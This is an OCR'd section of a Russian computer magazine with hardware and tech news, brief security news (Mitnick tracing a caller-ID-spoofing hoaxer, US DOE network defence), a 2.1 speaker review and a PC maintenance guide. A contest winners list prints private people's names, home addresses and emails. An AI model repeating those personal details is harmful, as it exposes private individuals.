БЮДЖЕТНЫЙ DVD

ЖЕЛЕЗО



В середине июня компания Philips начинает поставки своего нового DVD-проигрывателя Philips DVP 630, ориентированного на низшую ценовую категорию: планируется, что средняя розничная цена не будет превышать $120. Помимо цены, устройство привлекательно и размерами: высота корпуса DVP 630 лишь немного превышает четыре сантиметра. Плеер осуществляет четырехкратный апсемплинг видеопотока и умеет выводить сигнал с progressive scan в PAL. Помимо S-Video, устройство обладает композитным и Scart-разъемом. Новинка использует цифро-аналоговые преобразователи 24-бит/192 кГц, которые обеспечивают приемлемое качество: так, отношение сигнал/шум составляет 105 дБ. ■

ХОЗЯЙСТВЕННАЯ ТЕЛЕЖКА-СКУТЕР


HITECH



Гран-при конкурса изобретателей, который проводил журнал Popular Science (www.popsci.com), получил концептуальный самокат, складывающийся в сумку-тележку. Разработка тайского инженера напоминает скутер Segway, но, доехав до входа в метро, новый самокат можно сложить и пройти в вагон подземки. Телескопический руль прячется в корпусе устройства и превращается в ручку для переноски. В этот момент Transporter больше напоминает хозяйственную сумку с тремя откидывающимися колесиками. ■

В ПОГОНЕ ЗА ЗАЩИТОЙ

ВЗЛОМ



Министр энергетики США Абрахам Спенсер обратился к американскому правительству с требованием увеличить защиту компьютерных сетей своего министерства. Помимо всего прочего, это ведомство занимается ядерными разработками, так что немножко паранойи, по словам Спенсера, не помешает. Повышение защиты подразумевает создание спецподразделения компьютерной безопасности, которое будет быстро реагировать на внезапные внешние атаки; перенос всех «top-secret» материалов в одно, тщательно охраняемое место; оснащение компьютеров файрволами и системами определения атак; аутентификацию сотрудников более совершенными методами, чем пластиковые карты и электронные ключи; подготовку персонала к случаям компьютерного вторжения и т.п. Программа уже запущена, ее полная реализация ожидается к середине 2005 г. ■

ВИДЕО с водяным охлаждением

ЖЕЛЕЗО





Интересную видеокарточку представила компания Gainward - Gainward CoolFX PowerPack. Новинка работает на базе графического чипа NVIDIA GeForce 6800 Ultra и оснащена системой водяного охлаждения, что добавляет устройству экзотичности. Кристалл GeForce 6800 Ultra в устройстве работает на полную - с тактовой частотой 450 МГц, и использует 256 Мб 1,2-ГГц памяти DDR3. Устройство оборудовано выходами VGA и DVI, рекомендованная цена также экзотическая, 900 евро ;). Параллельно компания представила эту же карточку, но уже с воздушным охлаждением на базе современных 120-мм вентиляторов на хороших подшипниках, что позволило снизить до минимума шумовые эффекты от работы системы охлаждения. Само собой, отказ от дорогой системы водяного охлаждения повлек за собой и снижение тактовых частот чипа (до 430 МГц) и памяти (до 1150 МГц). Вслед за упавшей производительностью снизилась и цена - 600 евро. Обе новинки поддерживают одновременный вывод на два дисплея, максимальное разрешение до 2048x1536 и частоту регенерации картинки 85 Гц. Видеовыход NTSC/PAL обеспечивает разрешение до 1024x768. ■

ХАЙ-ТЕК радио

HITECH



Компания Pure Digital представила радиоприемник The Bug (www.thebug.com) с возможностью "отмотать назад" прямой эфир. Благодаря революционной технологии записи эфира, песню можно перекрутить на начало, даже если ее трансляция началась несколько минут назад. В любой момент эфир можно поставить на паузу, а затем возобновить прослушивание. Нажатием одной кнопки треки сейвятся на флешку, а через USB-кабель могут быть переданы на PC. Приемник также функционирует в режиме mp3-плеера. Содержимое ID3-тегов выводится на жидкокристаллический экран на гнущейся подножке, которую можно по-всякому изгибать. The Bug имеет встроенный будильник и таймер на запись и отключение. Новинка поддерживает цифровой стандарт DAB и комплектуется стереонаушниками. Цена устройства в интернет-магазине - около 250 долларов. ■


ХАЙ-ТЕК КРОССОВКИ

HITECH

Компания Adidas анонсировала "умные кроссовки" с микрокомпьютером. В основе интеллектуальной системы амортизации лежат принципы работы нервной системы человека. Функции рецептора выполняет блок электромагнитных сенсоров. Расположенный под пяткой датчик вычисляет просадку каблука, то есть расстояние от верхней до нижней части подошвы, с точностью до 0,1 мм и передает данные на микрокомпьютер. Под сводом стопы расположен "мозг" системы. Программа, зашитая в микропроцессор, производит 5 миллионов операций в секунду. Если данные о сжатии стопы далеки от идеала, за дело берется "мышца". В подошву кроссовок встроен миниатюрный механический привод с электромоторчиком и тросиком. Поворот винта удлиняет или укорачивает тросик, стягивающий стенки амортизатора. В результате подошва плавно становится мягче или жестче. По бокам кроссовок расположены кнопки и светодиодные индикаторы для индивидуальной настройки системы.
Вес "умной начинки" - всего 40 граммов. Питание обеспечивает маленькая батарейка, рассчитанная на 100 часов бега. Продажи кроссовок начнутся этой зимой по цене около 250 долларов. ■

МИТНИК ПОМОГ ЗАДЕРЖАТЬ ФРИКЕРА

ВЗЛОМ



Кевин Митник стал настоящим героем в маленьком американском городке River Rouge (штат Мичиган), после того как помог полиции выследить телефонного хулигана. Началась эта история несколько месяцев назад. Преподаватели одной из местных школ стали получать телефонные звонки с сообщениями о заложенной бомбе. После эвакуации учеников и обыска здания оказывалось, что никакой бомбы на самом деле нет. Звонки продолжались, расследованием этого дела занялись местные детективы. Несмотря на готовность телефонной компании к сотрудничеству, определить местоположение шутника не удалось. Парень звонил не из дома, а из какого-то автомата, используя технологию спуфинга идентификации абонента. Зайдя в тупик, детективы перерыли инет в поисках информации и наткнулись на статью Кевина Митника, где он этот способ рассматривал. Связавшись с Кевом, они попросили его посодействовать, и бывший хакер согласился. У многоопытного Митника выследить фрикера много времени не заняло, так что сейчас шутник сидит под подпиской о невыезде, ожидая суда, а Кев получил официальные благодарности от полиции Мичигана. ■

ИНЕТ НА ХАЛЯВУ – ЯНДЕКС.WIFI

HITECH



Стартовал новый проект Яндекс.WiFi. В сети ресторанов "Ростик Ресторантс" (Американский Бар и Гриль, Санта Фе, Friday's) открылись точки доступа Wi-Fi. Теперь любой посетитель ресторана за чашкой кофе может посидеть в интернете. Для этого необходимо только иметь ноутбук или КПК с поддержкой Wi-Fi. Главное: инет дают абсолютно БЕСПЛАТНО! СИНтез с Кутером посетили T.G.I. Friday's на Тверской (на углу, около кинотеатра Кодак Киномир, рядом с метро Тверская). Коннект 11 Мбит, прокачка от 2 до 15 кило в сек. Чем меньше народу качают, тем шире на тебя канал. Очень удобно и хайтечно. Хочется поблагодарить организаторов этого проекта, компании Таском, Intel, IBM, Ресторанный холдинг «Ростик Ресторантс» и Yandex. Также хочется отметить: организаторы заверяют, что инет есть и будет бесплатным. Так что, парни, у кого есть ноутбук или КПК с Wi-Fi - welcome. Мы уже потестили и нам понравилось. Адреса, телефоны, карты проезда, явки, фотографии связных - все на wifi.yandex.ru. ■

ПОБЕДИТЕЛИ SIEMENS

Siemens подводит итоги конкурса и спешит поздравить своих победителей. Вот они:

Телефон Siemens A52 - Монаселидзе Нодар Зелимханович, Москва - 300, в\ч 96667, вторая рота, 101300.

Телефон Siemens C60 - Голубев Ю.В. Нижегородская обл., г.Заволжск, ул. Луначарского, д.2, кв.9.

Телефон Siemens MC60 - Андрицова Даниила, Краснодарский край, г.Новороссийск, ул. Волгоградская, д.36, кв.62.


Телефон Siemens SL55 - победитель black_men@rambler.ru.

Телефон Siemens SX1 - победитель fascino@yandex.ru. ■



КВАНТОВАЯ РЕВОЛЮЦИЯ

ВЗЛОМ




Головастые японцы не устают выдавать на-гора новые революционные открытия. Одним из последних стал проект Национального исследовательского института промышленного хай-тека, находящегося в г. Цукуба. Сотрудники этого вуза создали новую квантовую технологию шифрования информации, которая работает быстрее существующих в 100 раз. Квантовая крипто-технология была разработана компанией Magiq Technologies на средства DARPA несколько лет назад. Используется она в основном на скоростных магистралях для передачи секретных данных. При этом ключ меняется 4 раза в секунду, что полностью исключает возможность статического «взлома». До недавнего времени, чтобы сгенерировать ключ, требовалось потратить 13 часов. Теперь на это уходит около 8 минут. Квантовая технология – самая перспективная на данный момент технология обмена шифрованными сообщениями. Предполагается, что в не столь отдаленном будущем, благодаря ей можно будет добиться абсолютной защиты от взлома. Конечно, подобное мы уже не раз слышали, но раскодирование данных, зашифрованных квантовым методом, требует огромных ресурсов и вряд ли будет по зубам даже правительственным организациям, не говоря уже о частных лицах. ■

НЕОБЫЧНЫЙ ГИБРИД

ЖЕЛЕЗО

Необычное забавное устройство предложила своим покупателям компания Transcend Information. Это ни много ни мало гибрид USB-флешки с цифровой фотокамерой! Хозяин такой флешки сможет переносить с собой до 256 мегабайт ценной информации, а если по пути увидит что-то интересное, реакция не заставит себя долго ждать: он просто сфотографирует объект внимания с помощью такой вот необычной флешки. JetFlash Digital Still Camera пока выпускается только в двух вариантах: TS128MJF-DSC и TS256MJF-DSC – они отличаются лишь объемом памяти, 128 и 256 Мб соответственно. В ближайшем будущем планируется начать производство моделей и с большей емкостью. Размеры нового устройства – 80x29x16 мм, вес – 26 граммов. С компьютером флешки связываются при помощи старинного USB 1.1, однако в будущем планируется добавить поддержку USB 2.0. Вот остальные характеристики новинки:







- Матрица: 1/4", 640x480 пикселей
- Фокус: фиксированный, фокусное расстояние - 45 см ~ бесконечность
- Объектив: F2.8, угол обзора - 53°
- Автоматический баланс белого
- Время между съемкой двух кадров: менее 2 сек
- Время готовности к съемке: до 3 сек
- Время заряда аккумулятора: до 2 часов ■

ДВА ИЛИ ОДИН?

ТЕСТИРУЕМ 2.1 АУДИОСИСТЕМЫ

■ test_lab (test_lab@gameland.ru)

БЛАГОДАРНОСТИ

test_lab благодарит за предоставленное оборудование компании Остров Формоза (т. 728-40-04) и Бюрократ (т. 745-55-11)

Давно-давно был PC-speaker (который до сих пор живет и прекрасно себя чувствует во всех системных блоках), и все радовались пищаще-скрипящим звукам, которые он издавал. Позже, с появлением аудиокарт, стали появляться стереосистемы...

Ну и совсем уж недавно произошел аудиобум и производители стали дополнять комплекты низкочастотной колонкой, индексация немного поменялась, и сейчас в названии аудиосистемы присутствуют две цифры – первая это количество сателлитов, а вторая указывает на количество сабвуферов. Сегодня мы протестировали 2.1 акустику стоимостью до $100+.

Во всех акустических системах (хоть 2, хоть 2.1, хоть 7.2) основная работа ложится на плечи передних сателлитов, поскольку они предназначены для воспроизведения баланса и музыкальной картины. Очень часто фронтальные колонки являются двухполосными (всечастотный и высокочастотный динамики).

Многим до сих пор требуется всего лишь послушать музыку да поиграть в игры, для чего лучше 2.1 комплекта не найдешь, поскольку большинство форматов кодирования звука предоставляют возможность создавать только стереозвучание, не жалуя нас хорошим качеством музыки. При выборе акустики стоит обратить внимание на несколько параметров.

МОЩНОСТЬ

Именно по этому параметру большинство выбирает себе акустику, однако не стоит забывать, что мощность и возможная громкость системы это не одно и то же. Также стоит учитывать тот факт, что большинство производителей в рекламных целях указывают не реальное, а пиковое значение, которое вовсе не отражает реальную картину. Мы указывали среднеквадратичную мощность (RMS) как наиболее приближенную к реальной.

ЧАСТОТНЫЙ ДИАПАЗОН

Это значение также один из основных параметров, характеризующих систему, а смысл его в том, какие звуки способна издавать система, то есть что будет при писке комара (высокий звук) или взрыве (низкий звук). Изготовители в характеристиках колонок опять же указывают максимально возможные значения, не заботясь о том, что, допустим, звук в 20 Гц система может воспроизвести, но человеческое ухо его не воспримет по причине очень слабой громкости (не хватает силенок у динамика).

РАССТАНОВКА

В 2.1 акустике никаких сложностей с расстановкой колонок возникнуть не должно, стоит учитывать лишь тот факт, что располагать их нужно по бокам от слушателя (но не спереди, так как в этом случае потеряется стерео). А сабвуфер стоит устанавливать на жесткую поверхность, поскольку на ковре нормального баса получить не удастся.

Из всего вышесказанного следует вывод: прежде чем определиться с выбором, стоит послушать ту или иную систему, причем лучше всего, если ты выберешь несколько композиций, в которых присутствуют как громкие низкие звуки, так и высокие ноты.

СПИСОК ПРОТЕСТИРОВАННОГО ОБОРУДОВАНИЯ
Genius SP-Q2.1
Jazz J8902
Logitech X220
Microlab M-560k
Sven 848
Sven SPS-828
TDK XS-iV S-150
Microlab M-300
Creative I-TRIGUE 3500
Creative Inspire T2900
Creative I-TRIGUE 3300
Harman/Kardon SoundSticksII

ТЕСТОВЫЙ СТЕНД
Материнская плата: ASUS A7V333 (BIOS ver 1018.1b)
Процессор: AMD Athlon(tm) XP 1800+ 1.52GHz
Память: Hyundai 256Mb DDR PC2700
Видеокарта: ATI Radeon 9000
Аудиокарта: Yamaha
ОС: Windows XP Professional EN Corp Edition (build 2600.xpsp_sp2_beta1.031215-1745: SP2)
ПО: RightMark 3DSound, Unreal Tournament 2004, WinDVD 5, WinAmp 5.02

МЕТОДИКА ТЕСТИРОВАНИЯ

Для оценки качества звучания акустической системы мы использовали несколько программ:

❶. С помощью 3DSound мы определяли баланс левого и правого сателлитов. В некоторых системах стоят некачественные усилители, или провода левого и правого каналов находятся слишком близко, из-за чего происходит взаимопроникновение каналов.

❷. В игре Unreal Tournament 2004 оценивалось поведение системы при возникновении резких и громких звуков (выстрелы, взрывы).

❸. WinDVD 5 использовался для прослушивания DVD-фильма (в режиме стерео).

❹. MP3-плеер Apollo (признанный лидер по качеству звука) для прослушивания музыки нескольких стилей: Classic, Metal, New Age, Trance.

ВЫВОДЫ

После тестирования акустики сложилось впечатление, что чем более примитивная по дизайну система и чем невзрачнее коробка, тем лучшее качество воспроизводимого звука. Сегодня среди 2.1 канальных систем победила Sven 848, а награда оптимальное соотношение цена/качество досталась TDK XS-iV S-150.

HARMAN/KARDON SOUNDSTICKSII ★★★★

Сразу поражает необычный дизайн системы – это вторая прозрачная акустика в нашем обзоре. Сателлиты содержат в себе целых четыре динамика малого размера, а сабвуфер похож на необычный космический объект с отверстием посередине. Индикатор питания светится синим цветом, а в темноте сабвуфер становится синеватым. Интересный способ изменения громкости применили разработчики: для изменения звука предназначены два контакта (громче/тише).

По звучанию система довольно неплохая, но при большой громкости начинаются проблемы как с высокими, так и с низкими частотами (все из-за того что колонки сделаны из пластика).

Соединение компонентов системы между собой не вызывает трудностей, для каждого из разъемов присутствует только подходящая для него ответная часть. У сателлитов имеются поворотные подставки (в плоскости пользователя).

РЕЗУЛЬТАТ: Любителям необычного посвящается, но наряду с красивым дизайном система обладает и достойным звучанием.

ХАРАКТЕРИСТИКИ
Мощность RMS: 20 Вт (сабвуфер), 2x10 Вт (сателлиты)
Частотный диапазон: 44-20000 Гц
Вход: MiniJack
Размеры: 50,8(диаметр)x254мм (сателлиты), 232(диаметр)x258 мм (сабвуфер)



GENIUS SP-Q2.1

Акустическая система Genius SP-Q2.1 одна из самых маленьких в нашем обзоре, предназначена, скорее всего, для подключения к плееру вместо наушников или как походный вариант для ноутбука. Из-за малых размеров сабвуфера говорить о хороших басах не приходится (они не чувствуются вообще), а низкочастотный динамик работает скорее в диапазоне средних волн. При взрывах в играх слышны трески и "гундеж", а когда играют классические произведения, то прослушиваются некоторые дребезжания сателлитов.

В подключении SP-Q2.1 не самая удобная система: провод для соединения с источником звука несъемный (впаян в сабвуфер), а значит, может не хватить его длины. Сателлиты присоединяются к низкочастотному динамику довольно короткими проводами (их едва хватает, чтобы дотянуться от звуковой карты до стола) с разъемом RCA на конце. По дизайну - довольно простая система, все регуляторы располагаются на сабвуфере, а управлять ими достаточно удобно.

РЕЗУЛЬТАТ: Из-за малых размеров система будет удобной в дороге, но меломану стоит обратить внимание на что-либо другое.



ХАРАКТЕРИСТИКИ
Мощность PMPO: 320 Вт
Частотный диапазон: 80-18000 Гц (отдельно не указано)
Вход: MiniJack
Материал: пластик (сабвуфер), пластик (сателлиты)
Размеры: 136x165x195 мм (сабвуфер), 83x226x79 мм (сателлиты)

$35

JAZZ J8902

Jazz J8902 позиционируется как система, способная воспроизводить звук с компьютера, MP3/MD/CD-плеера. И, в общем, об этой акустике складывается весьма приятное впечатление: и хотя сабвуфер не жесткий (при ударе по нему - дребезжит), проигрываемые им низкочастотные звуки вполне достойного качества. Единственное нарекание - при мощном басе (тяжелая музыка или взрывы в UT2004) возникают некоторые "запирания". К области ВЧ-звука, издаваемого системой, также сложно придраться: удивительным является факт отсутствия дребезжания у пластиковых сателлитов.

Соединение с компьютером не вызвало сложностей, однако несъемные провода сателлитов могут не дотянуться до блока управления при больших размерах компьютерного стола. Интересным оказалось то, что входы для колонок обозначены разными цветами (красный и белый), а сами коннекторы только одного (белого).

Внешний вид J8902 должен понравиться любителям MAC'ов, поскольку все компоненты системы сделаны из прозрачного пластика (кроме блока управления - он серебристый) и имеют округлые формы (а сабвуфер - натуральное яйцо на ножках). Регуляторы звука помещены в отдельный блок (это присуще практически всем системам от Jazz), а единственной некрасивостью является адаптер питания (внешний), который будет лежать черным кирпичом у ног.

РЕЗУЛЬТАТ: Видимо, акустика ориентирована на любителей всего прозрачного и необычного, впрочем, в системе органично сочетаются интересный дизайн и хорошее качество звука.



ХАРАКТЕРИСТИКИ
Мощность RMS: 12 Вт (сабвуфер), 2x4 Вт (сателлиты)
Частотный диапазон: 50-20000 Гц (отдельно не указано)
Вход: MiniJack
Материал: прозрачный пластик (сабвуфер), прозрачный пластик (сателлиты)
Размеры: 250x270x250 мм (сабвуфер), 103x87x103 мм (сателлиты)

$50

LOGITECH X220

Одной из проблем системы Logitech X220 является глухой бас: при взрывах или резких ударах/столкновениях система ведет себя неадекватно и проявляется гудение, способное "взорвать мозги" (что особенно плохо при прослушивании музыки). Высокие же частоты звучат приемлемо, так что желания резко вырубить колонки не возникает. Обращает на себя внимание присутствие в комплекте описания на русском языке, где достаточно подробно объясняется последовательность соединения компонентов системы с компьютером и между собой.

Значительные трудности вызывает подключение: сателлиты жестко привязаны друг к другу (провод, соединяющий колонки, несъемный и без коннекторов), из-за чего происходит путаница с проводами. Но, к счастью, все провода отключаются от сабвуфера, а подключение сателлитов происходит при помощи одного-единственного разъема.

Интересная форма колонок-сопроводителей органично впишется в строгий кабинет, причем сам корпус с динамиком подвижный (в плоскости стола) относительно подставки. Странным является расположение регулятора громкости баса позади сабвуфера, тогда как все остальные ручки управления (общая громкость, питание, выход под наушники) находятся на левом сателлите.

РЕЗУЛЬТАТ: Сойдет для просмотра спокойных фильмов или не экшн игр.



ХАРАКТЕРИСТИКИ
Мощность RMS: 20,4 Вт (сабвуфер), 2x11,6 Вт (сателлиты)
Частотный диапазон: 35-20000 Гц
Вход: 2RCA & MiniJack (переходник в комплекте)
Материал: ДСП (сабвуфер), пластик (сателлиты)
Размеры: 260x203x203 мм (сабвуфер), 127x102x108 мм (сателлиты)

$57

MICROLAB M-560K

Система поставляется в простой серой коробке, внутри которой оказывается полная противоположность - стильные сателлиты с красивыми изогнутыми сетками (колонки достаточно тонкие и легко помещаются на столе). Впрочем, достоинством системы является не только внешний вид - звучание хорошее, и даже при максимальной громкости низкочастотная колонка старается изо всех сил, не допуская "запираний". Однако из-за малых размеров сабвуфера бас звучит не очень проникновенно. Относительно средних и высоких частот нареканий нет – системе удается одинаково хорошо воспроизводить как классическую, так и тяжелую музыку; озвучивать игры; дополнять звуком визуальную картину происходящего в фильмах.

При соединении сателлитов с сабвуфером и подключении системы к компьютеру сложностей не возникло, все просто и удобно присоединяется при помощи отдельных проводов и зажимов на колонках. Единственный неприятный момент - острые углы сателлитов, которые сильно царапаются (из-за чего пострадал один тестер :).

РЕЗУЛЬТАТ: Хорошая система для тех, у кого мало места на столе, прекрасно озвучит все, что только можно, однако для хорошей дискотеки мощность все же маловата.



ХАРАКТЕРИСТИКИ
Мощность RMS: 18 Вт (сабвуфер), 2x7 Вт (сателлиты)
Частотный диапазон: 50-18000 Гц
Вход: MiniJack
Материал: ДСП (сабвуфер), пластик (сателлиты)
Размеры: 318x182x342 мм (сабвуфер), 215x135x55 мм (сателлиты)

CREATIVE INSPIRE T2900

В сателлитах Creative Inspire T2900 присутствуют два динамика, призванных расширить диапазон частот (один для средних и пищалка для высоких). Звучание достаточно хорошее, и твиттеры дают о себе знать, дополняя воспроизводимые звуки полноценными высокими частотами. Сабвуфер оправдывает свое предназначение и выдает неплохой бас, однако при полностью выкрученном регуляторе НЧ-колонки появляется «гул» при резких сменах звуковой обстановки (например, взрывы). Все разъемы и провода промаркированы соответствующим образом. Все впечатление от системы портит пульт, который соединяется с сабвуфером при помощи провода (на пульте присутствуют: громкость-питание/уровень баса/выход под наушники). Под сателлиты есть специальные подставки (входят в комплект), а блок питания внешний.

РЕЗУЛЬТАТ: Система позволит музыкой скрасить работу за компьютером, но для игр и фильмов это не выбор.

ХАРАКТЕРИСТИКИ
Мощность RMS: 17 Вт (сабвуфер), 2x6 Вт (сателлиты)
Частотный диапазон: 40-20000 Гц
Вход: MiniJack
Материал: ДСП (сабвуфер), пластик (сателлиты)
Размеры: не указаны

$63

TDK XS-IV S-150

Колонки TDK XS-iV сделаны с применением интересной технологии SurfaceSurround, разработанной в компании NXT, и обладают необыкновенно приятным звуком. Такой способ формирования звуковых волн - возбуждение плоской поверхности в определенном месте с нужной частотой - позволяет, во-первых, уменьшить толщину сателлитов, а во-вторых, расширить зону охвата, где будет слышна музыка. На предельной громкости слышны «запирания» сабвуфера, но от этого легко избавиться, если немного понизить уровень баса.

В подключении и установке система довольно простая – все провода промаркированы, и гнезда перепутать невозможно по причине их разных размеров. Все регуляторы расположены на правой колонке, всего их три: общая громкость, уровень высоких частот, уровень баса.

РЕЗУЛЬТАТ: Отличный звук должен порадовать меломанов, а тонкие колонки позволят сэкономить место на рабочем столе.



ХАРАКТЕРИСТИКИ
Мощность RMS: 2x21 Вт (сабвуфер), 2x16,5 Вт (сателлиты)
Частотный диапазон: 50-20000 Гц
Вход: MiniJack
Размеры: 25x244x69 мм (сателлиты), 152x127x406 мм (сабвуфер)

MICROLAB M-300

По звучанию «малышка» ничуть не уступает своим бОльшим аналогам. Система нормально ведет себя при проигрывании музыки и при игре в Unreal Tournament 2004 – бас мощный (правда, немного не хватает полосы пропускания саба), высокие частоты срезаются в области пищащего звука.

Все провода на пружинных зажимах (но жестко встроены в сателлиты). К сожалению, провод для подключения к компьютеру оказался коротковат, но если сабвуфер будет стоять рядом с системным блоком, то проблем возникнуть не должно. Из регуляторов присутствуют только общая громкость и уровень баса, также в комплекте обнаружилась русская документация.

РЕЗУЛЬТАТ: Хороший выбор для создания звукового фона при работе за компьютером.



ХАРАКТЕРИСТИКИ
Мощность RMS: 18 Вт (сабвуфер), 2x7 Вт (сателлиты)
Частотный диапазон: 50-18000 Гц
Вход: MiniJack
Материал: ДСП (сабвуфер), пластик (сателлиты)
Размеры: 318x182x342 мм (саб), 90x90x11,5 мм (сателлиты)

CREATIVE I-TRIGUE 3300

★★★

Еще одна система от Creative – I-TRIGUE 3300 - сразу привлекает внимание необычными сателлитами (у них аж три динамика). Малая площадь основания колонок-спутников, однако, компенсируется их высотой, и полупрозрачная «башенка» с серебристыми кружками динамиков будет отлично смотреться практически в любой обстановке. Также в комплект входят специальные сетки для сателлитов, при использовании которых система имеет весьма привлекательный вид (к слову, сетка сабвуфера тоже съемная). Мягкая наклейка на подставку колонок исключает возможность появления царапин на полированном столе при передвижении. Как практически все системы от Creative, акустика комплектуется пультом на проводе (в этой версии он очень неудобный), к которому прилагается наклейка для закрепления на столе или стене. А отдавая дань моде, инженеры решили сделать синюю подсветку индикатора питания на пульте. Провода, соединяющие между собой компоненты системы, жестко впаяны в сателлиты, а на конце у них MiniJack-разъемы. Достоинством можно назвать позолоченные коннекторы, которые обеспечивают передачу звука без искажений.

В работе акустики никакого особенного звучания из-за 3х динамиков не проявляется, а бас при полной громкости входит в ступор, издавая «гундящие» звуки, от которых взрывается голова.

РЕЗУЛЬТАТ: Стильная, но «обычная» по звуку система.



ХАРАКТЕРИСТИКИ
Мощность RMS: 25 Вт (сабвуфер), 2x9 Вт (сателлиты)
Частотный диапазон: 40-20000 Гц
Вход: MiniJack
Материал: ДСП (сабвуфер), пластик (сателлиты)
Размеры: 240x235x235 мм (сабвуфер), 220x45x45 мм (сателлиты)

$84

CREATIVE I-TRIGUE 3500

★★★

Реинкарнация предыдущей системы имеет несколько иной дизайн сателлитов и сабвуфера и чуть лучшие характеристики. Очень стильные по виду «спутники» обладают все теми же тремя динамиками, только теперь один из них располагается с внешней стороны и имеет немного большую форму (видимо, для улучшения средних частот, воспроизводимых системой). Также этот динамик предназначен для расширения звуковой картины (создания объемного звучания). Однако все примененные технологии и изменения в расположении динамиков не сильно изменили звучание (по сравнению с I-TRIGUE 3300), никакого «волшебного» звука мы не услышали, только более качественно стали прорабатываться средние и высокие частоты. С басом же проблема осталась – на максимальном уровне система издает жуткие «гундящие» звуки, однако если регулятор выставить на середину, картина выглядит гораздо лучше, и отчасти низкие звуки чувствуются всем телом.

Интересно подключение сателлитов к сабвуферу, которое происходит при помощи сдвоенного RCA-разъема - это сделано для разделения пищалок и СЧ-громкоговорителя (первые подключаются через встроенный усилитель). В остальном же наблюдается полная аналогия с предыдущей акустикой.

РЕЗУЛЬТАТ: Если регулятор «bass» выставить на середину, то система вполне подойдет для просмотра фильмов, игр, музыки.



ХАРАКТЕРИСТИКИ
Мощность RMS: 30 Вт (сабвуфер), 2x9 Вт (сателлиты)
Частотный диапазон: 30-20000 Гц
Вход: MiniJack
Материал: ДСП (сабвуфер), пластик (сателлиты)
Размеры: 265x180x300 мм (сабвуфер), 75x50x20,5 мм (сателлиты)

$130

SVEN 848

★★★★★

Полностью деревянная система Sven 848 полностью оправдает вложенные в нее средства. Внушительных размеров сабвуфер способен сотрясать пол и обволакивать комнату мощным проникновенным басом. Сателлиты содержат в себе два динамика, к сожалению, одинаковых, но они, видимо, призваны повысить общую мощность системы. В Unreal Tournament 2004 от взрывов дрожали стекла, при воспроизведении музыки не было замечено каких-либо проблем с высокими и средними частотами.

Система имеет вполне обыкновенный вид – строгие колонки светлого дерева, съемные черные сетки (причем на сабвуфере для этого предназначена специальная петелька). Отверстие фазоинвертора защищено специальной решеткой, благодаря чему исключается возможность засасывания грязи и мелких деталей внутрь корпуса. Неудобными оказались ручки регуляторов: двигаются с большим трудом, но, возможно, это брак попавшегося нам экземпляра.

РЕЗУЛЬТАТ: Отличный выбор для дома, прекрасное звучание дает возможность подключать систему к различным звуковоспроизводящим устройствам.



ХАРАКТЕРИСТИКИ
Мощность RMS: 25 Вт (сабвуфер), 2x15 Вт (сателлиты)
Частотный диапазон: 20-250 Гц (сабвуфер), 200-20000 Гц (сателлиты)
Вход: 2RCA, MiniJack (переходник в комплекте)
Материал: ДСП (сабвуфер), ДСП (сателлиты)
Размеры: 359x415x195 мм (сабвуфер), 200x117x116 мм (сателлиты); масса ~12 кг

$74

КАК ОБСЛУЖИТЬ СВОЙ ПК

test_lab (test_lab@gameland.ru)

Компьютер за свою жизнь неоднократно подвергается ремонту. Нередко из-за неисправностей теряются важные данные. Мало приятного и в нестабильной работе (зависаниях, глюках и т.п.). Обычно это связано с низким качеством оборудования и программными ошибками, но чаще - с проблемами, которых можно избежать в период эксплуатации - при регулярном обслуживании. Определим основные факторы вредного воздействия: перегрев, недостаточное охлаждение; нестабильность питания и электромагнитные помехи, статическое электричество; вибрации и шум; коррозия, окисление контактов.

ТЕОРИЯ. ПОЧЕМУ КОМПЬЮТЕРЫ ЛОМАЮТСЯ, И КАК ЭТОГО ИЗБЕЖАТЬ?

Рассмотрим основные причины выхода компьютера из строя. Первая причина - это пыль, которая препятствует охлаждению платы и микросхем, вызывает шум, вибрации, неравномерно оседая на лопастях вентиляторов и в области подшипников, может их заклинить. Кроме того, пыль в компьютере накапливает статическое электричество и, плотно спрессовываясь, превращается в проводник. При рабочем напряжении микросхем (порядка 3-5 вольт) пыль не проводит ток, но при накоплении статического потенциала (порядка 25000 вольт) может возникнуть пробой.

Статическое электричество - вторая причина. Оно накапливается в процессе соприкосновения движущихся тел - вращения вентиляторов, движения воздуха в корпусе и бумаги в принтере, а также оно может передаваться с одежды и других предметов при прикосновении к компьютеру. Статическое электричество сильнее накапливается при низкой влажности, но и высокая влажность тоже неблагоприятна, т.к. вызывает коррозию контактов.

Влияние окружающей среды - третий фактор. Необходимо выдерживать влажность и температурный режим. Компьютеры проектируются для работы при влажности 50-70% и комнатной температуре (18-25 градусов). Повышение этой температуры вызовет перегрев и выход из строя отдельных компонентов. Понижение температуры тоже должно быть разумным, так как увеличиваются зазоры в подшипниках движущихся частей (вентиляторов, дисководов и т.д.) и между контактами, вызывая износ и нестабильность работы. Не эксплуатируй компьютер при температуре ниже 10 градусов.

ПРАКТИКА. ПРИСТУПАЕМ К БОРЬБЕ ЗА ВЫЖИВАНИЕ

Война с пылью и перегревом. Первым делом позаботься о среде, окружающей компьютер. Например, регулярно проводи влажную уборку помещения :))). Даже регулярная протирка антистатическими салфетками не только улучшит вид компьютера, но и снизит накопление пыли внутри. Температуру и влажность проще поддерживать кондиционером, который также встроенным фильтром удерживает пыль.

Располагать корпус лучше на расстоянии от пола - от 20 см (т.к. пыль концентрируется в области 20-30 см от пола) до 1,5 м (выше – снижается эффективность охлаждения, т.к. теплый воздух поднимается вверх). Кроме того, необходимо оставить зазоры между корпусом и различными предметами (стенами, столами) не менее 5 см с боков и сверху и 15 см спереди и сзади. Ставить что-либо на компьютер и периферийное оборудование, а тем более накрывать его в рабочем состоянии запрещается.

